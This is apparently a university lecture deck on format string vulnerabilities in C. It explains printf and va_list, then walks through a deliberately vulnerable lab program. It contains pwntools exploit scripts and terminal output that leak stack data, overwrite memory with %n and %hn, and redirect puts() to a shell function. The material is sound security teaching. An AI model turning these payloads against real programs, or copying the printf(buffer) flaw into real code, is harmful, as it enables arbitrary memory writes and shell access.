

Format String Vulnerability

Yajin ZHOU

<https://yajin.org>

printf()



- Printf() used to print out
- The first argument is called format string
- Other functions include sprintf, fprintf ...

SYNOPSIS

[top](#)

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);

#include <stdarg.h>
```



Overview

- Format string vulnerability was discovered in 2001
- A class of vulnerabilities that take advantage of an attacker-controlled buffer as an argument to printf() function.
- Consequences: the attacker can perform read and write to arbitrary memory addresses
- There are a number of functions that accept a format string as an argument
 - Functions: fprintf, printf, vfprintf
 - Programs: syslog....



Format Specifiers

- `printf ("The magic number is: %d\n", 911);`


Parameter	Meaning	Passed as
<code>%d</code>	decimal (int)	value
<code>%u</code>	unsigned decimal (unsigned int)	value
<code>%x</code>	hexadecimal (unsigned int)	value
<code>%s</code>	string ((const) (unsigned) char *)	reference
<code>%n</code>	number of bytes written so far, (* int)	reference




Va_start & va_list

- `va_start` makes `va_list` point to **the first optional** parameter!

```
int add_nums(int count, ...)  
{  
    int result = 0;  
    va_list args;  
    va_start(args, count); // C23 起能省略 count  
  
    for (int i = 0; i < count; ++i)  
        result += va_arg(args, int);  
  
    va_end(args);  
    return result;  
}
```



printf



```
#include <stdio.h>
```


```
int main() {
```

```
    int id = 100, age = 25;
```


```
    char *name = "stone";
```

```
    printf("ID %d, Name %s, Age %d \n", id, name, age);
```

```
}
```



Format Specifiers





What if We Make a Mistake


- What if the number of optional arguments does not match the number of format specifiers?
- Three format specifiers, with two optional arguments

```
#include <stdio.h>


int main() {
    int id = 100, age = 25;
    char *name = "stone";


    printf("ID %d, Name %s, Age %d \n", id, name); <---
}
```

- Compiler can make a warning in some cases, but ...



What if We Make a Mistake





Vulnerable Program

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

long int id = 1;


void get_shell()
{
    if(id == 1234)
        system("/bin/sh");
}
```

```
void echo()
{
    printf("You can type exactly 256 charecters ...\n");
    printf("Address of id is %p \n", &id);
    char buffer[256];
    read(STDIN_FILENO, buffer, 256);
    printf(buffer);
    printf("id is %ld \n",id);
    puts("done");
    return;
}
```

```
int main(int argc, char* argv[])
{
    echo();
    return 0;
}
```



How To Exploit



- We can manipulate buffer to move the **va_list** and read/write the memory according to Format Specifiers
- **va_start** makes **va_list** point to **the first optional** parameter!

First Try




```
yajin@work-server:~/workdir/teaching/sec-master/format_string/01_fmt32$ ./fmt_32
```

```
You can type exactly 256 charecters ...
```

```
Address of id is 0x804c02c
```

```
%s%s%s%s%s
```

```
Segmentation fault (core dumped)
```



Read Data

- We need to calculate the offset between secret and va_list

```
yajin@work-server:~/workdir/teaching/sec-master/format_string/01_fmt32$ ./fmt_32
```

```
You can type exactly 256 charecters ...
```

```
Address of id is 0x804c02c
```

```
AAAA.%x.%x.%x.%x.%x.%x.%x
```

```
AAAA.ffffd09c.100.80491fe.ffffd144.f7fbe780.f7d93374.41414141
```

```
| addr of buf | fffffd09c | 100 | 80491fe | fffffd144 | f7fbe780 | f7d93374 | AAAA |
```

```
|
```

```
buf
```



Read Data

- %7\$: Positional Parameters / Argument Indexing
- printf(“%7\$s, %1\$s”, “one”, “two”, “three”, “four”, “five”, “six”, “seven”); -> seven, one

| addr of buf | ffffd09c | 100 | 80491fe | ffffd144 | f7fbe780 | f7d93374 | AAAA |

```
./fmt_32
```

```
You can type exactly 256 charecters ...
```

```
Address of id is 0x804c02c
```

```
AAAA%7$X
```

```
AAAA41414141
```

|

buf



Write Data

- `%n`: write how many characters we have printed into memory
- `Printf("hello%n", &i)`: it will change the value of `i` to 5



Write Data

- %n: write how many characters we have printed into memory
- We know that the address of id is 0x804c02c


```
#!/usr/bin/python3
from pwn import *

io = process('./fmt_32')
elf = ELF('./fmt_32')

io.recvuntil(b"You can type exactly 256 charecters ...\n")
```

```
def change_addr():
    # addr
    payload = b""
    payload += p32(id_addr)
    payload += b".%x.%x.%x.%x.%x.%x.%x.%n"
    io.sendline(payload)


change_addr()
io.interactive()
io.close()
```



Write Data

```
[+] Starting local process './fmt_32': pid 381006
[*] '/home/yajin/workdir/teaching/sec-master/format_string/01_fmt32/fmt_32'
  Arch:   i386-32-little
  RELRO:   Partial RELRO
  Stack:   Canary found
  NX:      NX enabled
  PIE:     No PIE (0x8048000)
[*] Switching to interactive mode
Address of id is 0x804c02c
[*] Process './fmt_32' stopped with exit code 0 (pid 381006)
,\xc.ffffcfac.100.80491fe.ffffd054.f7fbe780.f7d93374.
id is 53          <----- id has been changed!!
done
```

Why



Write Data

| addr of buf | ffffd09c | 100 | 80491fe | ffffd144 | f7fbe780 | f7d93374 | 0x804c02c |

%X %X %X %X %X %X %n
buf

- **%n: write how many characters we have printed into memory pointed by va_list**

,\xc.ffffcfac.100.80491fe.ffffd054.f7fbe780.f7d93374. 53 bytes so far



Change Data to Arbitrary Value

- Suppose we want to change the value to 0x66887799
- The precision modifier is written as .number, pad with 0
 - `printf("%.5d", 10) -> 00010`
- The width modifier. Pad with space
 - `printf("%5d", 10) -> ____10`



Change Data to Arbitrary Value

```
def change_addr():  
    # addr  
    payload = b""  
    payload += p32(id_addr)  
    payload += b"%8x%8x%8x%8x%8x%1000000x%n"  
    io.sendline(payload)
```

- id is 1000044 -> why?
- $4 \text{ (address)} + 5 \times 8 + 1000000 = 1000044$



We Can Change Two Bytes Once

- `%hn` → the address is treated as a pointer to short (2 bytes)
- `%hhn` → the address is treated as a pointer to char (1 byte)
- `h`: Specifies that a following `d`, `i`, `o`, `u`, `x`, or `X` conversion specifier applies to a short int or unsigned short int argument (the argument will have been promoted according to the integer promotions, but its value shall be converted to short int or unsigned short int before printing); or that a following `n` conversion specifier applies to a pointer to a short int argument.



We Can Change Two Bytes Once

- If we want to change var to 0x66887799, we can change two bytes once → two attempts, or one byte once -> four attempts
 - 0x804c02c → 0x7799
 - 0x804c02e → 0x6688



We Can Change Two Bytes Once

```
def change_addr():  
    # addr  
    payload = b""  
    payload += p32(id_addr + 2)  
    payload += b"@@@@"  
    payload += p32(id_addr)  
    payload += b"%8x%8x%8x%8x%8x"  
    payload += b"%26196x%hn%4369x%hn"
```

- id is 1720219545 1720219545 = 0x66887799 why?



We Can Change Two Bytes Once

stack:

```
|ffffcfac|100|80491fe|ffffd054|f7fbe780|f7d93374|804c02e| @@@@| 804c02c| %8x %8x %8x %8x %8x  
%26196x %hn %4369x %hn
```

buffer

- Think the movement of the `va_list`!
- When scanning to `%hn`, where is the `va_list`?
 - `va_list` points to the start of the buffer on the stack
 - $4 \text{ (address)} + 4 \text{ (@@@@)} + 4 \text{ (address)} + 5 \times 8 + 26196 = 26248$
 $= 0x6688$
 - $26248 + 4369 = 30617 = 0x7799$




Questions

- Why do we need 5 extra %8x before %26196x?
- Why do we need to insert @@@@ before two addresses?
- In fact we can use \$ to move va_list directly.
- →%7\$x will move the va_list to the seventh position in the stack



Get A Shell

- See Vulnerable Program
 - change address(puts) to get_shell()
 - change id to 1234



Get a Shell

```
def change_addr():
    # addr
    payload = b""
    payload += p32(id_addr)
    payload += p32(puts_got + 2)
    payload += p32(puts_got)
    #change address of puts() got to echo()
    payload += b"" + str(1234 - 0xc).encode() + b'c'
    payload += b"%7$hn"
    payload += b"" + str((get_shell_addr >> 16) - 1234).encode() + b'c'
    payload += b"%8$hn"
    payload += b"" + str((get_shell_addr & 0xffff) - (get_shell_addr >> 16)).encode() + b'c'
    payload += b"%9$hn"
    io.sendline(payload)
```